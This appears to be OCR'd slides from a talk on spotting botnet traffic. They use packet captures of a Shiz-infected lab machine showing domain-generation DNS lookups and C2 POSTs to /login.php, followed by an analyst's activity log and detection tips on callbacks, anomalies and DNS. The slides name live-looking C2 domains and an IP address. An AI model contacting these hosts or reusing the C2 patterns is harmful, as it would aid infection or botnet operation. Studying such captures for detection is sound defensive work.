
Post infection activity (Shiz example)



```
 98 34.239613  10.0.2.15  10.0.2.2       DNS  74 Standard query A puregivytoh.eu
 99 34.241119  10.0.2.15  10.0.2.2       DNS  74 Standard query A keraborigin.eu
100 34.243479  10.0.2.15  10.0.2.2       DNS  74 Standard query A qegytuvufoq.eu
101 34.244983  10.0.2.15  10.0.2.2       DNS  74 Standard query A cicaratupig.eu
102 34.245093  10.0.2.2   10.0.2.15      DNS  90 Standard query response A 66.175.210.173
103 34.245389  10.0.2.15  66.175.210.173 TCP  62 ndm-server > http [SYN] Seq=0 Win=64240 Len=0 MSS=
104 34.246882  10.0.2.15  10.0.2.2       DNS  74 Standard query A nozoxucavaq.eu
105 34.248332  10.0.2.15  10.0.2.2       DNS  74 Standard query A jepororyrih.eu
106 34.250001  10.0.2.15  10.0.2.2       DNS  74 Standard query A galokusemus.eu
107 34.251466  10.0.2.15  10.0.2.2       DNS  74 Standard query A puvopalywet.eu
108 34.252918  10.0.2.15  10.0.2.2       DNS  74 Standard query A rydinivoloh.eu
109 34.254080  10.0.2.15  10.0.2.2       DNS  74 Standard query A dikoniwudim.eu
110 34.254503  10.0.2.2   10.0.2.15      DNS 127 Standard query response, No such name
```


```
▶ Frame 102: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
▶ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: CadmusCo_d3:30:14 (08:00:27:d3:30:14)
▶ Internet Protocol Version 4, Src: 10.0.2.2 (10.0.2.2), Dst: 10.0.2.15 (10.0.2.15)
▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 63088 (63088)
▼ Domain Name System (response)
    [Request In: 62]
    [Time: 0.078063000 seconds]
    Transaction ID: 0x5a04
  ▶ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ cihunemyror.eu: type A, class IN
        Name: cihunemyror.eu
        Type: A (Host address)
        Class: IN (0x0001)
  ▶ Answers
```

Post infection activity (Shiz example)




```
 408 34.645944 10.0.2.15       66.175.210.173  HTTP    63 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
 409 34.646146 66.175.210.173  10.0.2.15       TCP     60 http > ibm-pps [ACK] Seq=1 Ack=343 Win=65535 Len=0
 410 34.662602 66.175.210.173  10.0.2.15       TCP     60 http > cichlid [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
 411 34.662625 10.0.2.15       66.175.210.173  TCP     54 cichlid > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
 412 34.662877 10.0.2.15       66.175.210.173  TCP     54 cichlid > http [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
 413 34.662992 66.175.210.173  10.0.2.15       TCP     60 http > cichlid [ACK] Seq=1 Ack=2 Win=65535 Len=0
 414 34.663490 66.175.210.173  10.0.2.15       TCP     60 http > screencast [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
 415 34.663503 10.0.2.15       66.175.210.173  TCP     54 screencast > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
 416 34.665448 66.175.210.173  10.0.2.15       TCP     60 http > gv-us [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
 417 34.665465 10.0.2.15       66.175.210.173  TCP     54 gv-us > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
 418 34.668172 66.175.210.173  10.0.2.15       TCP     60 http > elan [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
 419 34.668189 10.0.2.15       66.175.210.173  TCP     54 elan > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
 420 34.668507 10.0.2.15       66.175.210.173  TCP    387 [TCP segment of a reassembled PDU]
 421 34.668627 66.175.210.173  10.0.2.15       TCP     60 http > elan [ACK] Seq=1 Ack=334 Win=65535 Len=0
 422 34.668708 10.0.2.15       66.175.210.173  HTTP    63 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
 423 34.668840 66.175.210.173  10.0.2.15       TCP     60 http > elan [ACK] Seq=1 Ack=343 Win=65535 Len=0
 424 34.670357 66.175.210.173  10.0.2.15       TCP     60 http > us-gv [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
 425 34.670372 10.0.2.15       66.175.210.173  TCP     54 us-gv > http [ACK] Seq=2 Ack=2 Win=64240 Len=0

▶ Frame 408: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)
▶ Ethernet II, Src: CadmusCo_d3:30:14 (08:00:27:d3:30:14), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 66.175.210.173 (66.175.210.173)
▶ Transmission Control Protocol, Src Port: ibm-pps (1376), Dst Port: http (80), Seq: 334, Ack: 1, Len: 9
▶ [2 Reassembled TCP Segments (342 bytes): #406(333), #408(9)]
▼ Hypertext Transfer Protocol
  ▶ POST /login.php HTTP/1.1\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Referer: http://www.google.com\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 2.0; Windows NT 5.0; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.3
    Host: cihunemyror.eu\r\n
  ▶ Content-Length: 9\r\n
    Pragma: no-cache\r\n
    \r\n
    [Full request URI: http://cihunemyror.eu/login.php]
▼ Line-based text data: application/x-www-form-urlencoded
    ⊠\227⊠⊠~7⊠~'
```

Post infection activity (Shiz example)




```
▯▯******************************Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet Scheduler)     [Wireshark 1.6.7  (SVN Rev 41973
from /trunk-1.6)] (23:17:35-29:Aug:2012) - C:\Program Files\Wireshark\wireshark.exe ******************************▯▯▯
******************************Wireshark: Save file as (23:21:52-29:Aug:2012) - C:\Program Files\Wireshark\wireshark.exe ******************************▯
Bot_ActivityShiz__frin[bks][bks]om_sc[bks][bks]csrv_domains[ret]shiz_bot_activity_y[bks]dym[bks][bks]y[bks]umpfrom_sc[bks][bks]csrv_domains_▯▯
******************************s3diag.log - Notepad (23:23:44-29:Aug:2012) - C:\WINDOWS\system32\NOTEPAD.EXE ******************************▯▯▯▯
******************************Logs (23:24:01-29:Aug:2012) - C:\WINDOWS\Explorer.EXE ******************************▯▯▯
******************************Shiz_Bot_from_csrv_domains_Activity (23:24:13-29:Aug:2012) - C:\WINDOWS\Explorer.EXE ******************************▯
bot_activity_logfilesystem_[ret]/txt.[ret][ret]▯▯******************************bot_filesystem_activity_log.txt - Notepad (23:24:41-29:Aug:2012) -
C:\WINDOWS\system32\NOTEPAD.EXE ******************************▯▯▯▯******************************Capturing from AMD PCNET Family Ethernet Adapter
(Microsoft's Packet Scheduler)     [Wireshark 1.6.7  (SVN Rev 41973 from /trunk-1.6)] (23:25:47-29:Aug:2012) - C:\Program
Files\Wireshark\wireshark.exe ******************************▯▯▯******************************Fiddler - HTTP Debugging Proxy (23:26:10-29:Aug:2012) -
C:\Program Files\Fiddler2\Fiddler.exe ******************************▯▯▯******************************Shiz_Bot_from_csrv_domains_Activity
(23:26:45-29:Aug:2012) - C:\WINDOWS\Explorer.EXE ******************************▯bot_url_lo[bks][bks]fiddler_log.txt[ret][ret]▯▯
******************************bot_url_fiddler_log.txt - Notepad (23:26:54-29:Aug:2012) - C:\WINDOWS\system32\NOTEPAD.EXE
******************************▯▯▯▯▯******************************Save sessions as one text file (23:27:32-29:Aug:2012) - C:\Program
Files\Fiddler2\Fiddler.exe ******************************▯do[bks][bks]fiddler[del][del]▯▯******************************Capturing from AMD PCNET Family
Ethernet Adapter (Microsoft's Packet Scheduler)     [Wireshark 1.6.7  (SVN Rev 41973 from /trunk-1.6)] (23:29:13-29:Aug:2012) - C:\Program
Files\Wireshark\wireshark.exe ******************************▯▯▯******************************Add to Archive (23:29:30-29:Aug:2012) - C:\Program
Files\7-Zip\7zG.exe ******************************▯infected▯▯******************************????????? ???????? Mozilla Firefox - Mozilla Firefox
(23:30:29-29:Aug:2012) - C:\Program Files\Mozilla Firefox\firefox.exe ******************************▯f[bks]rusfolder.com[ret]▯▯
******************************Rusfolder.com ?????????? ??????? ?????? - ???????? ??????, ????? ??????? ????? ???????? (?????????????). - Mozilla
Firefox (23:32:17-29:Aug:2012) - C:\Program Files\Mozilla Firefox\firefox.exe ******************************▯sampleinfectd[bks]ed2131▯▯
******************************Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet Scheduler)     [Wireshark 1.6.7  (SVN Rev 41973
from /trunk-1.6)] (23:48:23-29:Aug:2012) - C:\Program Files\Wireshark\wireshark.exe ******************************▯▯▯
******************************Shiz_Bot_from_csrv_domains_Activity (23:48:32-29:Aug:2012) - C:\WINDOWS\Explorer.EXE ******************************▯▯▯
******************************D4769AA2a - Notepad (23:49:23-29:Aug:2012) - C:\WINDOWS\system32\NOTEPAD.EXE ******************************▯▯▯
******************************Run (23:51:03-29:Aug:2012) - C:\WINDOWS\Explorer.EXE ******************************▯passwordbotnet sucks
```



Open: botnet sucks

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: botnet sucks




```
- C:\WINDOWS\Explorer.EXE ****************************
s tem32\NOTEPAD.EXE ******************************▯▯▯
**************************▯passwordbotnet sucks
```

RRD is coooool! :)

- Assumption: anyone who periodically 'calls' back is a bad guy (make exceptions)


- RRD is your friend.

  Look at anomalies: packet sizes, frequencies, port ranges



DNS are interesting too

- DNS traffic is very intersting to look at



```
"hugkvuzyvz.connectify:connectify_21_4.0_NXX:_:3"
"1PC.guta.ru:ru_11_3.0_NPX:_:3"
"backlink2013.overblog.c:c_23_4.0_NPX:_:3"
"redeeme18834.ru:ru_15_3.0_NPX:_:3"
"26grjfzypbzcjtyatmfo3vwmma.58f3f762875974e8039bb13afd0bc28d.hashserver.cs.trendmicro.com:com_8
"ilacyxekyh.[redacted]:ru_20_4.0_NXX:_:3"
"ynxrwvbpuc.Dlink:Dlink_16_4.0_NXX:_:3"
"ADFQORMILA:nozone_10_3.0_XXA:_:3"
"255.216.254.176.dul.dnsbl.sorbs.net:net_35_4.0_NPX:_:3"
"piciaewcvx.Dlink:Dlink_16_4.0_NXX:_:3"
"gueninr.biz.multi.uribl.com:com_27_4.0_NXX:_:3"
"cuhqfvgagu.connectify:connectify_21_4.0_NXX:_:3"
"cikuukcx.com:com_12_3.0_NXX:_:3"
